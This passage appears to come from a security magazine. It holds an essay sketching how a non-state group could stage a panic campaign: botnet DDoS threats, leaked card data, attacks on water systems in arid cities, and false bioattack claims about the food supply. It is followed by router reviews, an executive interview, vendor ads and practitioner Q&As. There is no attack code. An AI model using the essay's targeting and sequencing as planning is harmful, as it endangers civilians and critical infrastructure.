A non-state sponsored organization has significant advantages. They can operate without restraints imposed by a political and diplomatic set of norms and rules. Operatives can probe and explore from anywhere in the world, and if caught or investigated are expendable likely not leading to the organization as a whole. This organization also has the added advantage of not having to alert the target nation of it's intentions via a declaration of war or a declining diplomatic relationship. Most importantly, this smaller group may operate without any specific goals or desired outcomes other than to cause discomfort for it's target. Thus anything is a possible tool.

If this organization's goal is to cause harm to the economy and citizens of it's target country but hasn't the resources for a conventional attack or even a large scale terrorist attack, there are many possible cyber scenarios. The classic denial of service attacks against major ISPs and banking providers as seen in Estonia is not the most effective option. Estonia is still there and still has a functioning economy, and did not suffer measurable physical casualties as a result of these attacks.

The number of targets that would have to be saturated in the US in order to cause an actual breakdown of financial operations is also far too large. There are too many non-publicly accessible lines that keep the US financial infrastructure operating to do any real damage from the outside. And while an attacker may be able to slow down or make inaccessible online banking for a number of the larger organizations, this does not constitute a significant threat. There may be some public panic, but no real impact on national financial operations. Online banking is very convenient, but in no way is it critical to the US national economic infrastructure.

Would one target the centers of trading? Wall Street, NASDAQ and other

electronic exchanges? Fewer targets yet still a significant potential impact. Even a very effective DDoS might be able to disrupt operations to some small degree, but in the worst case the markets could easily suspend trading for days without significant financial impact as has happened during significant market panic situations. It would be in the news, definitely a headline grabbing stunt, but the actual repercussions would be minimal and the law enforcement resources mustered to find the attackers would be difficult to evade.

What if the attacker were to threaten to take down NASDAQ and a couple major banks online banking at a certain time? This is something the average botnet might be able to pull off, ironically using the infected PCs of the country's own users trying to use the infrastructure being taken down. These threats if made public before hand and effectively executed would give this organization the ability to invoke significant levels of panic in subsequent announcements and attacks. Making a population panic is perhaps the most effective weapon available.

Taking this scenario further, lets say that same group were to next threaten to disclose credit card numbers and personal information of thousands or millions of target citizens. With the results of the first threatened attacks being successful, just the threat of disclosing credit card numbers would begin to induce a panic. The attackers would only have to actually disclose a smaller number than threatened, conveniently using information stripped from the owners of the bots they'd just used to execute the first attack.

Banking institutions would have to immediately cancel and reissue these disclosed cards. This is a minimal impact, but the perceived threat by all users could cause both runs on banks as users would seek to obtain hard currency and runs of users wishing to cancel and reissue their non-compromised cards. The stress on the banking system would certainly be significant, although not enough to topple or cripple the system for more than hours at a time.

For the next phase in this attack let's consider public infrastructure. It's

long been known that the most under protected yet most critical resources of most every developed nation are it's water supply, transportation, and electrical transmission systems. Part of the issue, especially in the US is that each of these systems are not viewed as significant targets by the local municipalities that operate them. And while these local operators are certainly experts in their chosen field, very few employ effective experts in cyber-warfare able to effectively secure and protect those systems. There is no centralized national entity that operates and secures these facilities in most countries. Each is done as the local government sees fit and can afford within a set of rather broad guidelines.

Water first; local water treatment and delivery systems are an absolutely critical system to every city in any nation. In the US these are often small organizations using computer-based automation systems that are generally running on Windows, and often on desktop grade hardware. More dangerously, these systems are often networked without consideration of the possible ramifications. Add to this the likelihood that they're not patched on a regular basis to avoid disruption of automated processes, or possible incompatibilities with running software.

If an attacker were to cripple water treatment and delivery systems in a few high profile cities in arid and desert climates where water shortages can cause real and immediate problems, residents of other cities would begin to panic. This attack would be many times more effective in the light of the previous phases threats being acted upon if this attack is also announced prior to execution. Many would begin to hoard water adding spike loads to all systems across the country. Possible runs on retail water supplies, and the potential for violence as supplies are stretched.

The next stage of an effective attack might then be to attack the public trust in the food supply. Well placed rumors about contaminated supplies of meat, vegetables, and other mainstays would add to the general panic. The media would quickly feed the fires with conspiracy theories. Add to this with calls

and emails to the major media outlets taking credit for large scale biological attacks against food supplies already delivered. More chaos and public panic. At this point the attacker would only need to announce the threat.

This scenario could be taken much farther with other relatively low impact attacks that imply more significant attack capabilities that do not exist. The public panic would be the actual weapon to cause damage. Humans revert to a survival mode very quickly when threatened. The current state of mass media in the US and many other developed nations would only amplify these attacks ten-fold with rumor mongering, sensationalist reporting, and expert commentators that are very often just plain wrong seeking to grab ratings.

What impact then might we expect from this type of a scenario? The original goal was to cause harm to the economy and citizens of the target country. The resulting panic would certainly cause harm to citizens. Certainly there might be injuries and casualties from panic induced riots over supplies and resources. Economically it would not be unexpected to have days or weeks of lost productivity, and a very significant drop in confidence in both financial institutions and in the shared electronic infrastructure.

My point then is this: While many modern nations have incredible infrastructures to make our global economy operate, we are still most vulnerable at the human level. Any professional penetration tester will attest that no matter how secure electronically an organization might be, 80% of the time that same attacker could walk up to the front door with a delivery uniform and walk out with the server containing the information they couldn't reach electronically. We must continue to consider our core weaknesses for every organization and resource we strive to protect, Humans Make Mistakes. Reliably!

Please send in feedback and comments to the author at jonkman@emergingthreats.net. And take a few minutes to visit our new project and test our rulesets at www.emergingthreats.net. Do not forget our Firewall rules as well at www.emergingthreats.net/fwrules/.

Choose the Right Router

If you accept the tubes or pipes analogy of the Internet, then routers are essentially the fittings and valves in the pipes of the Internet. Since their invention, their underlying principle is largely unchanged:

A router takes traffic from one network and relays it to connected networks on a path toward each packet's destination network.

Over time many additional functions have been added: Routers can analyze packets in transit. They can be configured to block or allow certain types of traffic between particular hosts or whole networks. Routers can also be used to prioritize particular packets ahead of others in queue for transmission. (the command structure for achieving this is usually called an access control list or ACL)

Routers can modify packets in transit. They can be configured to change packet sizes in order to optimize transmission over some networks. A router may be used to mask the origin host or network for certain packets. An administrator may program a router to direct incoming packets to an alternate destination. If your network uses network address translation (or NAT) you are using some of these features.

A router can be programmed to encrypt packets in transit in order to protect their contents from prying eyes on the open network. One of the most common uses for this feature is for building virtual private networks (VPNs) over the public Internet.

Finally routers are often able to analyze network connections and topology. This allows for packets to be diverted on other paths if a link or remote router appears to be saturated or down. Further a "spare" router can monitor a production router to detect

impending failure and take over routing functions smoothly so network traffic is not delayed. Most often routers are thought of as appliances. There are many name brands on the market: Alcatel, Cisco, Juniper, Linksys, Netgear to name just a few from enterprise class down to home user class.

Less obviously, any computing platform with two network interfaces can be configured as a router commonly using Linux or BSD, or less often Windows or OSX. In fact the LiveCD included with this magazine can turn your computer into a router with just a few simple commands – just look at any of several references to conducting man-in-the-middle attacks, or sharing your network connection over WiFi.

In the enterprise world, a name brand is often thought to be the best (or only) choice, but by giving up the easily defended *good decision* of buying an appliance, a network engineer can gain greater flexibility and reduced price by building a PC or Server into a routing platform.

Deciding which brand and model, or whether to build your own, will require a thorough understanding of which routing functions you will need, and also how many ports and how much traffic you will need.

The concepts involved in router programming are fairly universal – there are only so many commands required to implement the functions of a router. Yet each appliance vendor has used their own unique syntax and structure. The differences are largely just syntactic, so a skilled programmer of Cisco routers for example can fairly readily pick up the Alcatel programming method. In the build-you-own world, the differences can be broader, but again the concepts remain the same.

It is quite common to set up a router, and if no changes are made to the links up or down stream, simply forget about it... Until it fails. Appliance or PC, your router still runs on software, and there will be security exploits to take advantage of your router's underlying OS and programming. So, as with everything else in the network, you will have to establish a method for keeping current with software updates and security patches. Be prepared for routing appliances to require a system restart to take advantage of most patches.

If you already have a systems management system or approach, you will want to make sure that the router you choose can be integrated into that system. As the gateway into (and out of) your network, the router is in the best seat in the house to watch for attacks and breaches. You will want to have some form of logging and log analysis to give you early warning of suspicious events.

by Matthew Sabin

Netgear Router using 802.11 b/g protocol

My recent experience is with a Netgear Router using 802.11 b/g protocol. This router was chosen for home networking as a compromise between good quality and reasonable cost. It was not the top of the line router from this company but it was far from the worst. I have troubleshooted Linksys and Netgear routers mostly. Linksys routers were more commonly used by the customers I had worked with but the IP technician who wired the cable connection had recommended Netgear so it was chosen.

My father likes the mobility of wireless with his laptop and it is a benefit to him in

his large home. I live in an apartment and I prefer the advantage of 100 mbps speed with a wired Ethernet line (giving me much faster downloads) compared to a maximum of 54 mbps speed that my father receives. I can also quickly configure a wireless card in a hotel or hotspot if necessary. There were many hang-ups, problems using the router at first. The biggest ones were simple user error – not disconnecting and reconnecting cables or restarting power to the modem, router and computer when hardware was added or removed or when configurations were adjusted; windows errors when configurations did not match between the router data page and the adapter software including WEP security keys; deciding whether to use the built in windows software for wireless configuration or the CD provided with the adapter and making the chosen one work; making the decision to use adapters instead of PCMCIA cards and ensuring that the wire antennas they used were positioned properly to receive the signal. Wading through the array of Internet literature and the on-line router and adapter manuals to correct the connection and speed problems.

I had great results with the router so I would definitely buy products from this company again but if I buy or recommend a new router it would be a newer model with current technology. IT equipment advances and price reductions occur so swiftly as we know from Moore's Law about processor speed, that after six months I would never buy the same hardware.

Notes:

- Quality/price: 8.0
- Effectiveness: 8.0
- Final Note: 8.0

by *Monroe Dowling*

Linksys WRT54G Version 2

I am using Linksys WRT54G Version 2 router. I have chosen this one because it was able to flash it with dd-wrt which is a Linux port that provided a lot of additional functionality. I have been using Netgear before but to be honest it was crap and in no way had the same functionality that the Linksys does. My Linksys router can ssh to my home router/AP and perform WOL to LAN machines. On

the other hand I had some problems while using it. The unit has hung a total of about 3/4 times in as many years. Unfortunately the firmware version of the WRT54G and new models do not all support flashing. I would mostly recommend to anyone buying a broadband router/wireless AP to investigate if it can be flashed with a different firmware. Not only is it easy in most cases but in nearly all cases it will provide you with so much more additional features that will greatly benefit you.

Notes:

- Quality/price: Best 50 euro I've spent
- Effectiveness: Does exactly what I need it to do
- Final: Don't buy Netgear, D-link aren't great. If it has wireless investigate better antennas

by *Conor Quigley*

Cisco

We use Cisco and Juniper products in our company. Cisco is the market leader, provides the advanced features we require, a roadmap for new features and excellent support infrastructures. We use some Juniper routers, but Cisco was a better fit. We did a long technical review of various products and Cisco won out. Cisco routers/switches are nice, especially when you have lots – everything is easier to manage and maintain. We have been using Cisco for years so our staff are comfortable using the equipment and it is somewhat easy to find Cisco certified engineers.

For we have 100s of router/switches so the breakdowns happen but Cisco TAC generally fix/replace when it is needed or we have to find workarounds. The only weak point about Cisco is the cost which may not suit everyone, but its core to our business so its worth it.

Notes:

- Quality/price: 10.0
- Effectiveness: 10.0
- Final Note: We have spent over 2 million Euro on Cisco equipment this year, so we are happy for the moment.

by *Network engineer at ISP*

Cisco 3700 & Cisco 1130

Typically my work does not end when I get home so I happen to use several routers (most for testing and some for actual connectivity). My current router right now is a Cisco 3700 router for my hard line and a Cisco 1130 Wireless Access Point for my wireless users. I went with this router because I got several products from Cisco and know their quality to be top notch. The routers are made for enterprise environments meaning they support a full list of options that can be configured. I am able to have full control over any traffic that leaves or comes into my network and this has proven to be helpful countless of times. Before I used my Cisco router I was using just a simple Linksys wireless router w/ cable modem built in. I had used plenty of Cisco routers both at work and at school so I knew what I was getting into when I switched. I changed mostly because of the finer control I could get out of the router. It also helped me to prepare for my up and coming Cisco certifications.

I do a lot of testing so I actually own a couple routers. That being said, I choose the 3700 over the rest of them because it was the newest. It has the most up to date IOS and that provides me with the extra functionality I was looking for.

This product has helped me immensely at work. I am now able to go home and demo out something I may have been working on at work. When I go in the next day I will already know the solution and that in itself saves a vast amount of time. Its also great because I am able to test out new solutions in a non-production area. Doing the trial and error at home means I don't have to do it when it comes to the real thing. The only bad thing about this router is that they are typically expensive and to get the fullest feature set you need to have an account with Cisco. However, there are plenty of routers on e-bay that are pretty cheap and I recommend for anyone looking to gain some practice with Cisco and a production environment to put out the extra cash. I did not have any hang ups at all. I am used to working with the routers at work so it made for a simple transition. The only thing I had to do was call my ISP because there were issues on their end once everything was up on mine. I would

CONSUMERS TEST

certainly choose this router again. As time goes on I may replace it for a newer model, but Cisco is where my choice will be. Its a excellent small business solution, great way to practice and fun to have.

Notes:

- Quality/Price: 7.0 (high price, rock solid quality though)
- Effectiveness: 10.0
- Final: 8.5

by *Brandon Dixon*, Information Systems Security Engineer

Wifi and 100mbit Ethernet

Wifi was needed for iPod devices. Thus, we set out to a big electronics superstore to find a box as cheap as possible – at our companies, we do not believe in lavish spending. We have used Surecom EP4904 previously. We resigned from it due to lack of WiFi – the box had no WiFi transmitter. We looked at a variety of other routers (including Gigabit ones). However, none of them were worth the extra price. We do not have large amounts of data on our network, so Gigabit didn't pay.

As for extra router features: no need for these as we have a dedicated server in the office. Complicated implementation of WiFi access control on MAC base – needs to be disabled to add a new device to the filter list. This makes adding new review devices difficult and annoying. However, as we can just run WPA due to device limitations, we need the MAC filter for an extra bit of safety. Somewhat problematic range. We have a nice 80m2 office – and cannot use the WiFi properly with our mobile boxen in other rooms. A strong receptor definitely is needed... We haven't experienced any breakdowns yet. All worked fine so far! I would recommend the device to the others! If you do not need an advanced, fancy router – get this box definitely!

Notes:

- Quality/price: 8.5
- Effectiveness: 9.5
- Final: 9.0

by *Tam Hanna*, Tamoggeemon

Solwise SAR-600EW

I chose this product as I was impressed with the review of it on RouterTech.org and happy that I would be dealing with a company I could trust. Also I knew that it would be compatible with the new RouterTech custom firmware which meant that I could continue to test firmware changes and to help support the platform in the forums.

I have used several other routers over the last few years. My first one was a Safecom ASR-8400 which worked well once a different vendors firmware was installed. I needed to move to a Wireless router so changed to a Billion 7402VGP as I was keen to try the built in VoIP functionality in that router. Unfortunately the router was unstable despite being on the most recent firmware, the wireless performance was erratic and the VoIP quality poor. Billion were always just about to release a firmware to fix the issues but I got fed up of waiting. At about this time (two years ago) the RouterTech.org site was setup and I got back into contact with the guys who were so involved in the ADSLTech/Safecom support a few years ago. I found out about the GPL firmware that was being developed and so given my annoyance with the Billion router I chose to buy a new Safecom SWAMR-54125. This router worked well for me for a year and a half but appears have had a hardware failure fairly recently which prompted me to move to the Solwise SAR600EW.

I've not bothered looking at any routers beyond the ones above. These AR7 chipset based routers have performed well for me and meet all of my functional needs (especially with custom firmware on). I work from home sometimes and use a VPN client to connect to the office. The SAR600EW allows for easy port forwarding rules to open up connections and gives the stability you need when sharing screens etc with work colleagues.

The only issues I have is with the quality of my ADSL line. I have high attenuation numbers and find that my SNR margins fall in the evenings and occasionally I lose sync. The SAR600EW maintains sync far better than the SWAMR54125 did (partly perhaps to later dsp drivers as part of the RouterTech firmware) and with functionality

on the router that checks for sync and reboots if the connection drops I find that I have few problems.

I would recommend this to others. Admittedly I chose this router to allow me to *play* with the config and perhaps the average home user doesn't want or need to do this, however the platform is solid and reliable at a good price.

Notes:

- Quality/price: 9.0 – the SAR600EW cost me about £30 which was a good price for a wireless router in my mind
- Effectiveness: 9.0 – the router does exactly what I would expect it to do
- Final: 9.0 – the Solwise SAR600EW is a good router at a good price. The GPL based firmware platform means that there is scope to improve the functionality beyond the manufacturer delivered and if you do turn it into an unrecoverable brick (although this is unlikely) the cost is not so high that you can't replace it quickly and easily.

by *Sy Borg* at RouterTech.org

Cisco 2801

When I begun my career as security manager I decided to use the Cisco products. As years were passing I started employing also the Open Source products.

I chose Cisco 2801 router for being one of the best scalable products on the market. Cisco has produced routers ever since and provides a great line of products from home to core edge products. What I really appreciated at that time was the support and the security concern Cisco offers.

When working for an enterprise you have to use everything the management buys. I used many brands like Juniper, D-link, Extreme, Netgear, to name a few, but finally I managed to convince them to switch. I couldn't have a single vision of the whole network due to the poor integration of the other products.

I used to employ Juniper some time ago, but found their command line language more complicated than Cisco's.

The router I am currently using is one of the best scalable and modular solutions I know, with a great support and a group

of Cisco engineers who help to tailor the solution to our needs.

The weakest point is the price which is often higher than the cost of other solutions, however, if you are in favour of a quality-price rule it is not so important.

In the last few years I have had no breakdowns whatsoever. Sometimes before the 2000 we had some strange behaviours in our network. The customer service resolved all the problems immediately and in a very professional manner.

Human mistakes like misconfiguration or misunderstanding of the whole features of the router still happen sometimes obviously.

Cisco is a valuable brand and they make modular routers with very useful features like network admission control. You can have security policy compliance, mitigation of viruses, worms plus unauthorized access control.

Notes:

- Quality/price: 8.0
- Effectiveness: 10.0 – when you work as system integrator for an enterprises effectiveness and a very fast support are important. Cisco offers all of the features needed for the successful enterprise networking.
- Final: 10.0

by Antonio Stano

D-LINK DSL-G604T

I needed a wireless ADSL router with high speed connection for the home use.

Speed: 54 Mbits/s.

On the rear panel – Power 7.5 CD 1.5 A; ADSL Port; 4 Ethernet Ports.

On the front panel – 4 LED indicators (WLAN: for Wifi; ADSL; Status; Power).

I was searching for a modem/router having these features since I had several machines to connect.

I used a D-LINK modem with only 1 Ethernet Port before. I decided to change since I was moving to a much bigger space. My ISP offered a package with his own modem/router but as a student, I couldn't afford it (more than \$150) at that time. D-LINK DSL-G604T features were identical for less than 100\$ so I chose this one.

Strong points:

- I can go downstairs still having a good QoS
- Proxy server feature
- Encryption feature (WEP 64/128 bits)
- Dynamic/Static Routing
- Multicast
- NAT feature
- Ping test
- DHCP configuration
- D-LINK has excellent support (helpdesk)

Weak points:

- The web-based Manager has a poor interface
- Few updates for the interface as well as technical manuals
- Password manager that should be easier (I think of the beginners out there)
- The reset button on the rear panel isn't easy to reach with a pen (very annoying)
- If you have a big house you must change the antenna on the rear panel especially with large walls
- The antenna offered within the package has a poor range for a big house. If you are downstairs for example you might encounter connection problems. I had to change it, D-link could manage to offer something a little better even for this price

Another thing is that the router is very dependant on temperature: I have experienced problems during the summertime. The ADSL Led was sometimes off and I had to reset the device and re-enter my connection settings.

D-LINK DSL-G604T is a good choice for a small office or home use. I have been using it for 3 years now and I must say that it works well for most of the time.

Notes:

- Quality/price : 8.0
- Effectiveness : 6.0
- Final: 7.0

by Tony Deslandes

OpenBSD

I am a network engineer by trade and have 5 years professional experience.

I have a number of soekris OpenBSD boxes at home; in addition to a dd-wrt

linksys AP. I've been using BSD (FreeBSD, then OpenBSD) for over 9 years. I change my home routers to test out new things. It's been OpenBSD for quite a while and I doubt that will change anytime soon. I've looked at Mikrotik RouterOS and its associated hardware and will be using it on a clients project in the future.

OpenBSD, as I'm sure you're aware, is an excellent network device; providing both a world class firewall in PF, and fastly maturing routing daemons such as OpenBGPd, OpenOSPFd, and layer 7 features such as relayd.

There was a bit of a learning curve getting read only mounts right, and squeezing the required stuff into a small CF card (now negated by vastly larger and cheaper flash memory).

Notes:

- Quality/price: 10.0
- Effectiveness: 10.0
- Final: 10.0

by Aaron Glenn

Netgear DG834g

I chose this model following extremely positive opinions it got on numerous technical forums. I used a Digicom router before but immediately resigned. Its speed and performance turned out to be really disappointing.

The other routers that I had taken into consideration had exactly the same features but cost much more.

DG834g is easy to configure and has no defects that would hamper the proper functioning of a small network. I have had no problems so far which does not happen too often if it is about networking.

I recommend this router to all users because of a moderate cost and a very good quality.

Notes:

- Quality/price: 10.0
- Effectiveness: 10.0
- Final: 10.0

by Giuseppe Caristia

INTERVIEW

A conversation with Vision Solutions, Inc. President and Chief Executive Officer, Mr. Nicolaas Vlok

Changing challenges to opportunities, Nicolaas Vlok is leading Vision Solutions to become an unprecedented force within today's information availability industry by providing business continuity solutions to customers around the world.



You began your career in computers at an early age of 14. What drew you to work in IT security in the risk assessment field?

Originally, it was more a hobby. I was interested in electronics and gadgets since receiving my first computer, which grew to the point of in-depth knowledge of technology and its components. Eventually, I began looking after systems within some of my dad's businesses. When you really enjoy doing something, even if it takes great effort or time, you stick with it – that's the case with technology and computers for me. Even today, I still spend time after hours tinkering and keeping abreast of what is happening in the marketplace in general. Overall, work is a lot more enjoyable if it is something you can be excited about every morning. As for what drew me into high availability, data management, and business continuity, I became a hardware and networking consultant early in my career – which also led me to third party distribution and eventually software development. Eventually, I ended up owning several businesses, of which one was a company in South Africa that distributed high availability software and through that business, I learned more about the overall business continuity market and also business in general.

What obstacles have you encountered throughout your IT career and what have you learned?

Challenges and obstacles are encountered on a daily basis. One thing you learn working in technology is that change is constant and you have to deal with it quickly. What is great today is outdated tomorrow; especially in the software world. Innovation is key to survival and that is why R&D is so important. Even today, we spend more than 20 percent of our revenues on R&D. What I have learned boils down to three words... innovate or die. Growing Vision Solutions from 15 million in revenue to more than 100 million means changes in the competitive environment. I'm impressed with the company's ability to compete and execute, as well as the ability to get access to capital at the right cost and time to invest and fuel growth. Along the way, I've learned from those who have done it before and I'm grateful for the trusted group around me from where I draw on experience and expertise. You have to believe in what you are doing and building a software business is not for the faint-hearted. You must have the will and strength to continue forward.

As a CEO do you miss the technical side of your career?

I do and I do not. I have surrounded myself with pretty good business people that are better experts in their field than what I am in their respective areas... that by the way is the secret to success. During normal day- to-day activities and operations of the company, I spend a great deal of my time running the business; however, on weekends I spend time reading and playing a little bit with technology. My background is rather technical, which I believe helps me understand the marketplace, the shifts in the marketplace, and also the direction of our company. I will call myself fortunate to have both operational and technical experience and have the opportunity to apply it in my business. After all, we are still a very technical business... our technology lives just above the operating system, and it's tightly integrated middleware.

Where do you see the industry heading in the next 5-10 years?

People around the world expect information to be available any time they want to access it, no matter where they are. They don't care how it's being made available to them, they just want it now. This places enormous pressure on businesses and IT operations. Within

our marketplace, we provide business continuity and high availability software. It's hard to predict ten years out because a lot changes in ten years; however, I'm comfortable saying that within the next five years we will witness a higher demand for information availability with 24/7 access. Those meeting these demands will excel ultimately because the world is shrinking to a global village. If you're travelling abroad and you want to do your banking, you do not want to see systems down due to maintenance. Real-life situations still happen every day where systems shut down for planned maintenance or unplanned downtime but this is increasingly becoming unacceptable. Also, server technology, networks and storage will all become more unified as a solution. You'll be able to do more remotely which will drive up the need for 24/7 availability. Plus, reliance on real-time access is going to be quite a bit more than it is today.

What is your number #1 customer concern as it relates to High Availability and security today?

If a company replicates within the same location environment, data sent from one machine to another, in real time, must be encrypted. Most organizations handle WAN encryption through networking hardware, but the question is how secure is their LAN environment?

Over the last few years, many companies have seen their data repositories grow to terabytes and beyond. Do you feel that the High Availability/Disaster Recovery market is keeping up with this trend?

Very much so; in fact, I believe it may be one of the driving factors.

There are three drivers for the overall concept of high availability disaster recovery. The first is Consolidation – people are installing bigger systems consolidating more work load on each system. The critical point of failure is the system with large data repositories, which means more storage and keeping them highly available is of a great importance for business. We play well into data centres

with this consolidation taking place because they can rely on our technology to minimize the risk.

The next driver is increased Regulation. From a regulatory perspective, there are significantly higher levels of



compliance. Let's say Sarbanes Oxley wherein you must keep track of a whole lot more in terms of what is happening in your database; who accessed it, who deleted what. It boils down to more storage again at the end of a day. This is a big play for us.

Thirdly, the changing of the world in terms of everyone is connected. Global customers have systems based in different continents, which manage large amounts of data between places like China and a sales team on the other side of the world. In today's world, there is no such thing as a long backup window. It is shrinking and you have to do more with less time. So the connected world is changing the whole concept of downtime and availability quite quickly.

What makes your products so unique in comparison to the other solutions that are currently available?

We are focused on IBM's Power Systems platform (System i [i5/OIS] and System p [AIX]) which is a processor platform IBM co-developed with some other leading industry players. We are expanding from our traditional markets into the UNIX market at a pretty fast pace. But our uniqueness is underscored by the fact that we have about 90% market-share today. We are the only player with global support and distribution represented on all the continents, either directly or through partners. And our technology spans from SMB right through high-end enterprise – we have a proven reputation that continues to increase.

Major disasters, natural disasters, terrorist attacks, cracker attacks are

an ever growing threat to organizations. What can companies do to prepare themselves from a full fledge disaster?

Well, you can distinguish between planned downtime and unplanned downtime. Gartner estimates that more than 80% of downtime is actually planned. So you would do well to take planned downtime into consideration. System upgrades, hardware upgrades, applications upgrades,

database upgrades, backups, and bringing new hardware on-line can all be anticipated. However, when you look at unplanned downtime, the major risks are due to the geopolitical landscapes and unexpected disasters – a company can lose its ability to recover in case of a fire or terrorist attack or a flood etc. The unplanned side is also unique by industry as it depends on what the requirements are – organizations are at different risks in different parts of the world. The bottom line is that you want to protect your data no matter what while also making it available 24/7.

What are the things that you see companies doing wrong the most when preparing for High Availability or Disaster Recovery?

Believe that downtime will not happen to me.

What are your thoughts on virtualization and Network Storage? Are these technologies that you are currently looking at?

Yes, we already assist with distributing workload across systems. I believe we have only seen the tip of the iceberg. I think a lot is going to happen in the storage virtualization world – it's a very exciting play. And although it is too early to speak of maturing trends, the one that has been around for a while is server virtualization. The new way is desktop virtualization – some would argue it is even a bigger market than server virtualization. Many people do not think of storage virtualization as a big play, but I believe given the growth in the storage world, it's going to be very significant throughout the next 5 years.

EXCLUSIVE&PRO CLUB

000100 Day Consulting
is your network ready?

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

DIGITAL ARMAMENTS

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the Oday market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com



Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: <http://www.eltima.com>
e-mail: info@eltima.com



First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk



@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net



@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net



Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

<http://www.priveon.com>
<http://blog.priveonlabs.com/>



MacScan

MacScan detects, isolates and removes spyware from the Macintosh. Clean up Internet clutter, now detects over 8000 blacklisted cookies. Download your free trial from:

<http://macscan.securemac.com/>

e-mail: macsec@securemac.com

EXCLUSIVE&PRO CLUB

EXCLUSIVE&PRO CLUB



NETIKUS.NET Ltd

NETIKUS.NET Ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and log files. The latest version of EventSentry also monitors various aspects of system health, for example performance monitoring. EventSentry has received numerous awards and is competitively priced.

<http://www.netikus.net>
<http://www.eventsentry.com>



Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the DeICE.net PenTest LiveCDs, we have been in the information security industry since 1990. We offer free, online, on-site, and regional training courses that can help you improve your managerial and PenTest skills.

www.Heorot.net
e-mail: contact@heorot.net



ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to recover passwords to 100+ applications incl. MS Office 2007 apps, PDF files, PGP, Oracle and UNIX passwords. ElcomSoft tools are used by most of the Fortune 500 corporations, military, governments, and all major accounting firms.

www.elcomsoft.com
e-mail: info@elcomsoft.com



Lomin Security

Lomin Security is a Computer Network Defense company developing innovative ideas with the strength and courage to defend. Lomin Security specializes in OSSIM and other open source solutions. Lomin Security builds and customizes tools for corporate and government use for private or public use.

tel:703-860-0931
<http://www.lomin.com>
<mailto:info@lomin.com>

JOIN OUR EXCLUSIVE CLUB AND GET:

- **hakin9 one year subscription**
- **classified ad for duration of your subscription**
- **discount on advertising**

You wish to have an ad here?
Join our EXCLUSIVE&PRO CLUB!

For more info e-mail us at en@hakin9.org or go to www.buyitpress.com/en

EXCLUSIVE&PRO CLUB

SELF EXPOSURE



Mike Chan
Senior Product Manager in the Forefront group at Microsoft. He has worked at Microsoft for over seven years in various products including ISA Server, MBSA, Windows Vista, Windows Defender, Internet Explorer 7 and Forefront

Where did you get your first PC from?

The first PC that I could call my own was a white box 286 with a grayscale Hercules monitor. I upgraded it with a modem and was all over the bbs scene and used Prodigy as my ISP.

What was your first IT-related job?

My first real job was at the UCLA Medical Center as a programmer/systems administrator while I was in school. I learned a great deal and owe much to a few people that worked there.

Who is your IT guru and why?

I have to admit, I do not have one. There are many individuals I go to for information and knowledge, but my Computer Science background and my own curiosity usually means I have to find out for myself the reality behind any IT concern.

What do you consider your greatest IT related success?

I have been at Microsoft for 7 years and all of it related to security. I previously worked for VA Linux, Sun Microsystems, Trilogy and Intel. It was a major change as Microsoft had a very poor security reputation when I started. Being a part of the progress that Microsoft has made in security is my biggest accomplishment.

What are your plans for future?

I believe I can still make a tremendous amount of impact at Microsoft in the security space. Although we have made progress, there is still much to be done. Our Forefront security business is growing considerably and I would like to see more success for Microsoft in this space.

What you think will be the greatest pain in IT Security professionals' job in the nearest future?

What should they focus on in the first place?

I think there is a shift occurring that deeply affects IT Security professionals. IT budgets and the amounts dedicated to security are not growing as quickly as they used to. Striking the right balance between security and cost is going to be an ongoing concern. Solutions that can simplify management and demonstrate a return on security investment are going to help security professionals navigate this future where costs are an important consideration. Secondly, the growth of security services is only going to increase as network costs are reduced. Some security IT jobs may be *outsourced* to the service provider, but in these scenarios, having multiple talents in IT and not just a pure focus in security will allow those with the proper skills to be productive in another part of the IT organization and not dedicated to just security.



Bing Liu
A leader in emerging technology development. He is responsible for CyberDefender's product technologies, architecture and standards. Bing was the creator of award-winning products FirstAID and GuardDog, software utilities for PCs, which were acquired by McAfee.

Where did you get your first PC from?

In China when IBM released the first PC in early 80s.

What was your first IT-related job?

Develop a Chinese system for PCDOS. It will need to intercept the keyboard and display events and add Chinese processing. From another angle, the hackers use the similar skills to enter the OS level to take the control of your computers.

Who is your IT guru and why?

One of my professors in the university who is the leader to build the first mainframe computer in China and he instructs us the computer programming in binary code. I learnt from him that no matter how complicated the software encryption is, it is just for one simple JMP code to pass. Computer threat and security solution are the twins and will never end.

What do you consider your greatest IT related success?

I have created the CyberDefender Threat Protection Network with automatically threat behavior analysis and real-time secure peer to

peer update network. Five years passed, it is still a leading edge technology and would apply to the new security solution for the new computer threats.

What are your plans for future?

Make the web security solution which will focus to where users do social networking and web search.

What you think will be the greatest pain in IT Security professionals' job in the nearest future? What should they focus on in the first place?

It is ID security and user created web content security. When Web 2.0 technology applies to all business and personal daily activity, it will be the great pain that users think they are in the trustful environment to communicate with their co-workers and friends on their created web contents but the web contents or web communication may be hijacked and the persons may not the real persons they should be.

IT security professionals should focus to the solution for the ID protection and content security solutions.

3 easy ways to subscribe:

